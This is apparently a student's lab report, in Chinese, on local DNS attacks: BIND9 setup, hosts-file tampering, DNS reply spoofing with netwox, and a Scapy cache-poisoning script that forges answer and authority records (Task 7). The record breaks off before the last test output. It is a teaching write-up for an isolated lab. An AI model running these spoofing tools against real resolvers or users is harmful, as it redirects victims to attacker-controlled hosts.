Local DNS Attack Lab

57118138 李嘉怡

Task1: Configure the User Machine

本实验共需要3台主机，其IP地址分别如下所示：

```
192.168.43.79       //主机A，是一台Ubuntu16.04-32，用作用户机
192.168.43.177      //主机B，是一台Ubuntu16.04-64，用作DNS服务器
192.168.43.236      //主机C，是seed，用作攻击
```

首先，在主机B上安装bind9 ：

```
sudo apt-get install bind9      //下载安装
service bind9 restart           //重启
```

然后，在主机A上更改其DNS配置：


在主机 A上，通过如下命令行打开相关文件：

```
sudo gedit /etc/resolvconf/resolv.conf.d/head
```

在文件末尾加入：

```
nameserver 192.168.43.177
```

如下图所示：



```
# Dynamic resolv.conf(5) file for glibc resolver(3) generated by resolvconf(8)
#     DO NOT EDIT THIS FILE BY HAND -- YOUR CHANGES WILL BE OVERWRITTEN
nameserver 192.168.43.177
```


然后，在主机 A上，通过如下命令打开相关文件：

```
sudo gedit /etc/resolv.conf
```

在文件末尾添加注释，并加入：


```
nameserver 192.168.43.177
```

如下图所示：



```
# Dynamic resolv.conf(5) file for glibc resolver(3) generated by resolvconf(8)
#     DO NOT EDIT THIS FILE BY HAND -- YOUR CHANGES WILL BE OVERWRITTEN
#nameserver 127.0.1.1
nameserver 192.168.43.177
```

最后，在主机 A上输入dig www.iqiyi.com ，测试结果如下图所示：



```
user@user-VirtualBox:~$ dig www.iqiyi.com

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.iqiyi.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 52598
;; flags: qr rd ra; QUERY: 1, ANSWER: 5, AUTHORITY: 4, ADDITIONAL: 5

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.iqiyi.com.                 IN      A

;; ANSWER SECTION:
www.iqiyi.com.          568     IN      CNAME   ipv6-static.dns.iqiyi.com.
ipv6-static.dns.iqiyi.com. 568  IN      A       112.29.146.149
ipv6-static.dns.iqiyi.com. 568  IN      A       112.29.146.147
ipv6-static.dns.iqiyi.com. 568  IN      A       112.29.146.151
ipv6-static.dns.iqiyi.com. 568  IN      A       112.29.146.146

;; AUTHORITY SECTION:
iqiyi.com.              172765  IN      NS      ns4.iqiyi.com.
iqiyi.com.              172765  IN      NS      ns1.iqiyi.com.
iqiyi.com.              172765  IN      NS      ns2.iqiyi.com.
iqiyi.com.              172765  IN      NS      ns3.iqiyi.com.

;; ADDITIONAL SECTION:
ns1.iqiyi.com.          172765  IN      A       43.225.84.1
ns2.iqiyi.com.          172765  IN      A       43.225.85.1
ns3.iqiyi.com.          172765  IN      A       43.225.84.1
ns4.iqiyi.com.          172765  IN      A       43.225.85.1

;; Query time: 2 msec
;; SERVER: 192.168.43.177#53(192.168.43.177)
;; WHEN: Wed Sep 16 17:39:41 CST 2020
;; MSG SIZE  rcvd: 272
```

可见，主机A 的DNS服务器已经被改为主机B 。


Task2: Setup a Local DNS Server

配置主机B 为本地DNS服务器：

2.1

Configure the BIND 9 server：

修改/etc/bind/named.conf.options 文件为下图所示：



```
options {
        directory "/var/cache/bind";

        dump-file "var/cache/bind/dump.db";
```


并输入命令：

```
sudo rndc dumpdb -          // Dump the cache to the
cache file
sudo rndc flush             // Flush the DNS
```

2.2

Turn off DNSSEC：

修改/etc/bind/named.conf文件，关闭DNSSEC保护：



```
options {
        directory "/var/cache/bind";

        dump-file "var/cache/bind/dump.db";

        // dnssec-validation auto;
        dnssec-enable no;
```


2.3

重启BIND 9服务器：

```
sudo service bind9 restart
```

2.4

Use the DNS server：在主机 A中输入ping www.iqiyi.com测试，如下图所示：



No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	MeizuTec_92:20:4d	IntelCor_b8:b5:78	ARP	60	192.168.43.237 is at 90:f0:52:92:20:4d
2	5.242229647	MeizuTec_92:20:4d	Broadcast	ARP	60	Who has 192.168.43.200? Tell 192.168.43.237
3	25.219953422	192.168.43.79	192.168.43.177	DNS	73	Standard query 0xb576 A www.iqiyi.com
4	25.220552845	192.168.43.177	192.168.43.79	DNS	303	Standard query response 0xb576 A www.iqiyi.com
5	25.220762473	192.168.43.79	112.29.146.147	ICMP	98	Echo (ping) request id=0x1814, seq=1/256, ttl=
6	25.323906200	112.29.146.147	192.168.43.79	ICMP	98	Echo (ping) reply id=0x1814, seq=1/256, ttl=
7	25.324130995	192.168.43.79	192.168.43.177	DNS	87	Standard query 0x8e10 PTR 147.146.29.112.in-adc
8	30.223211781	PcsCompu_0b:b2:0b	PcsCompu_42:06:65	ARP	60	Who has 192.168.43.79? Tell 192.168.43.177
9	30.223233449	PcsCompu_42:06:65	PcsCompu_0b:b2:0b	ARP	42	192.168.43.79 is at 08:00:27:42:06:65
10	30.273955875	MeizuTec_92:20:4d	PcsCompu_87:b9:9d	ARP	60	192.168.43.237 is at 90:f0:52:92:20:4d
11	30.328581268	192.168.43.79	192.168.43.177	DNS	87	Standard query 0x8e10 PTR 147.146.29.112.in-adc

可见，主机 A先访问主机 B 。

Task3: Host a Zone in the Local DNS Server

3.1

在本地DNS服务器（主机 B）中，向/etc/bind/named.conf 文件添加两个zone：

```
zone "example.com"
    { type master;
    file "/etc/bind/example.com.db";
};

zone "0.168.192.in-addr.arpa"
    { type master;
    file "/etc/bind/192.168.0.db";
};
```

3.2

Setup the forward lookup zone file：在/etc/bind/ 目录下创建名为example.com.db 的zone文件（hostname to IP）：

```
$TTL 3D ; default expiration time of all resource records without
        ; their own TTL
@       IN      SOA     ns.example.com. admin.example.com. (
        1               ; Serial
        8H              ; Refresh
        2H              ; Retry
        4W              ; Expire
        1D )            ; Minimum
```

```
@       IN      NS      ns.example.com.       ;Address of nameserver
@       IN      MX      10 mail.example.com.  ;Primary Mail Exchanger

www     IN      A       192.168.0.101   ;Address of www.example.com
mail    IN      A       192.168.0.102   ;Address of mail.example.com
ns      IN      A       192.168.0.10    ;Address of ns.example.com
*.example.com. IN A     192.168.0.100   ;Address for other URL in
                                        ;  the example.com domain
```

3.3


Set up the reverse lookup zone file：在/etc/bind/目录下创建名为192.168.0.db的zone文件（IP to hostname）

```
$TTL 3D
@       IN      SOA     ns.example.com. admin.example.com. (
                        1
                        8H
                        2H
                        4W
                        1D)
@       IN      NS      ns.example.com.
101     IN      PTR     www.example.com.
102     IN      PTR     mail.example.com.
10      IN      PTR     ns.example.com.
```

3.4

Restart the BIND server and test：输入sudo service bind9 restart ，重启bind9服务器。

在主机 A上，输入dig www.example.com 测试，结果如下图所示：




```
user@user-VirtualBox:~$ dig www.example.com

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 54742
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 2

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       192.168.0.101

;; AUTHORITY SECTION:
example.com.            259200  IN      NS      ns.example.com.

;; ADDITIONAL SECTION:
ns.example.com.         259200  IN      A       192.168.0.10

;; Query time: 0 msec
;; SERVER: 192.168.43.177#53(192.168.43.177)
;; WHEN: Wed Sep 16 18:49:51 CST 2020
;; MSG SIZE  rcvd: 93
```

可见，成功解析出了IP地址为192.168.0.101。


Task4: Modifying the Host File

攻击者控制了用户主机，修改/etc/hosts 文件，将www.bank32.com 指向1.2.3.4 。




```
127.0.0.1       localhost
127.0.1.1       user-VirtualBox

# The following lines are desirable for IPv6 capable hosts
::1     ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters

1.2.3.4         www.bank32.com
```

被攻击前，用户主机ping www.bank32.com ，如下图所示：



```
user@user-VirtualBox:~$ ping www.bank32.com
PING bank32.com (34.102.136.180) 56(84) bytes of data.
64 bytes from 34.102.136.180: icmp_seq=1 ttl=110 time=254 ms
64 bytes from 34.102.136.180: icmp_seq=2 ttl=110 time=224 ms
```

被攻击前，用户主机ping www.bank32.com ，如下图所示：




```
user@user-VirtualBox:~$ ping www.bank32.com
PING www.bank32.com (1.2.3.4) 56(84) bytes of data.
```

可见，被攻击前www.bank32.com 对应IP为34.102.136.180，被攻击后对应IP变成1.2.3.4。

Task5: Directly Spoofing Response to User

攻击前，用户主机 dig www.example.net，返回结果：




```
user@user-VirtualBox:~$ dig www.example.net

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 56156
;; flags: qr rd ra ad; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.example.net.               IN      A

;; ANSWER SECTION:
www.example.net.        86400   IN      A       93.184.216.34

;; Query time: 2966 msec
;; SERVER: 192.168.43.177#53(192.168.43.177)
;; WHEN: Wed Sep 16 19:06:55 CST 2020
;; MSG SIZE  rcvd: 60
```

清除本地DNS服务器缓存：


```
sudo rndc flush
```

在主机C 中进行攻击，如下图所示：



```
[09/16/20]seed@VM:~$ sudo netwox 105 -h "www.example.net" -H "1.2.3.4" -a "ns.
ample.net" -A "1.2.3.5" -f "src host 192.168.43.79"
DNS_question_____________________________________________________________.
| id=22788   rcode=OK             opcode=QUERY                           |
| aa=0 tr=0 rd=1 ra=0  quest=1  answer=0  auth=0  add=1                  |
| www.example.net. A                                                     |
| . OPT UDPpl=4096 errcode=0 v=0 ...                                     |
|________________________________________________________________________|
DNS_answer_______________________________________________________________.
| id=22788   rcode=OK             opcode=QUERY                           |
| aa=1 tr=0 rd=1 ra=1  quest=1  answer=1  auth=1  add=1                  |
| www.example.net. A                                                     |
| www.example.net. A 10 1.2.3.4                                          |
| ns.example.net. NS 10 ns.example.net.                                  |
| ns.example.net. A 10 1.2.3.5                                           |
|________________________________________________________________________|
```

在主机 A中，输入dig www.example.net ，结果如下图所示：




```
user@user-VirtualBox:~$ dig www.example.net

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 22788
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 1

;; QUESTION SECTION:
;www.example.net.               IN      A

;; ANSWER SECTION:
www.example.net.        10      IN      A       1.2.3.4

;; AUTHORITY SECTION:
ns.example.net.         10      IN      NS      ns.example.net.

;; ADDITIONAL SECTION:
ns.example.net.         10      IN      A       1.2.3.5

;; Query time: 181 msec
;; SERVER: 192.168.43.177#53(192.168.43.177)
;; WHEN: Wed Sep 16 19:20:21 CST 2020
;; MSG SIZE  rcvd: 88
```

Task6: DNS Cache Poisoning Attack


首先，输入sudo rndc flush 清空本地DNS服务器缓存。

在主机C上，使用netwox 105伪造来自其他DNS服务器的报文发给本地DNS服务器10.0.2.4，造成DNS缓存攻击：



```
[09/16/20]seed@VM:~$ sudo netwox 105 -h "www.example.net" -H "1.2.3.4" -a "ns.ex
ample.net" -A "1.2.3.5" -f "src host 192.168.43.79" -T 600 -s "raw"
DNS_question______________________________________________________.
| id=39111  rcode=OK           opcode=QUERY                        |
| aa=0 tr=0 rd=1 ra=0  quest=1  answer=0  auth=0  add=1            |
| www.example.net. A                                               |
| . OPT UDPpl=4096 errcode=0 v=0 ...                               |
|__________________________________________________________________|
DNS_answer________________________________________________________.
| id=39111  rcode=OK           opcode=QUERY                        |
| aa=1 tr=0 rd=1 ra=1  quest=1  answer=1  auth=1  add=1            |
| www.example.net. A                                               |
| www.example.net. A 600 1.2.3.4                                   |
| ns.example.net. NS 600 ns.example.net.                           |
| ns.example.net. A 600 1.2.3.5                                    |
|__________________________________________________________________|
```

最后，主机 A使用dig www.example.net 进行测试，结果如下图所示：




```
user@user-VirtualBox:~$ dig www.example.net

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 39111
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 1

;; QUESTION SECTION:
;www.example.net.               IN      A

;; ANSWER SECTION:
www.example.net.        600     IN      A       1.2.3.4

;; AUTHORITY SECTION:
ns.example.net.         600     IN      NS      ns.example.net.

;; ADDITIONAL SECTION:
ns.example.net.         600     IN      A       1.2.3.5

;; Query time: 46 msec
;; SERVER: 192.168.43.177#53(192.168.43.177)
;; WHEN: Wed Sep 16 19:40:43 CST 2020
;; MSG SIZE  rcvd: 88
```

在本地DNS服务器（主机BB 中，输入命令：

查看本地DNS服务器的缓存，可找到对应条目：

```
sudo rndc dumpdb -cache$
sudo cat /var/cache/bind/dump.db
```




```
;
; Start view _default
;
;
; Cache dump of view '_default' (cache _default)
;
$DATE 20200915093245
; authanswer
.                       587     IN NS   ns.example.net.
; authauthority
ns.example.net.         587     NS      ns.example.net.
; additional
                        587     A       1.2.3.5
; authanswer
www.example.net.        587     A       1.2.3.4
```

Task7: DNS Cache Poisoning: Targeting the Authority Section

首先，清空本地DNS服务器缓存。然后，攻击者进行DNS缓存中毒攻击时，不仅伪造 Answer部分，还伪造Authority部分，将example.net 域中的任何主机名的查询服务指向ns.attacker32.com，编写代码dns_cp.py ：


```python
#!/usr/bin/python
from scapy.all import *

def spoof_dns(pkt):
    if(DNS in pkt and 'www.example.net' in pkt[DNS].qd.qname):
        IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)
        UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)

        AnSsec = DNSRR(rrname=pkt[DNS].qd.qname, type='A', ttl=259200, rdata='1.2.3.4')
        NSsec  = DNSRR(rrname='example.net', type='NS', ttl=259200, rdata='ns.attacker32.com')


        DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1,qdcount=1, ancount=1, nscount=1, an=AnSsec, ns=NSsec)

        spoofpkt = IPpkt/UDPpkt/DNSpkt
        send(spoofpkt)

pkt = sniff(filter='udp and (src host 192.168.43.79 and dst port 53)', prn=spoof_dns)
```

进行攻击：



```
[09/16/20]seed@VM:~$ sudo ./dns_cp.py
.
Sent 1 packets.
```

在主机 A上，输入dig www.example.net 进行测试，输出结果如下图所示：

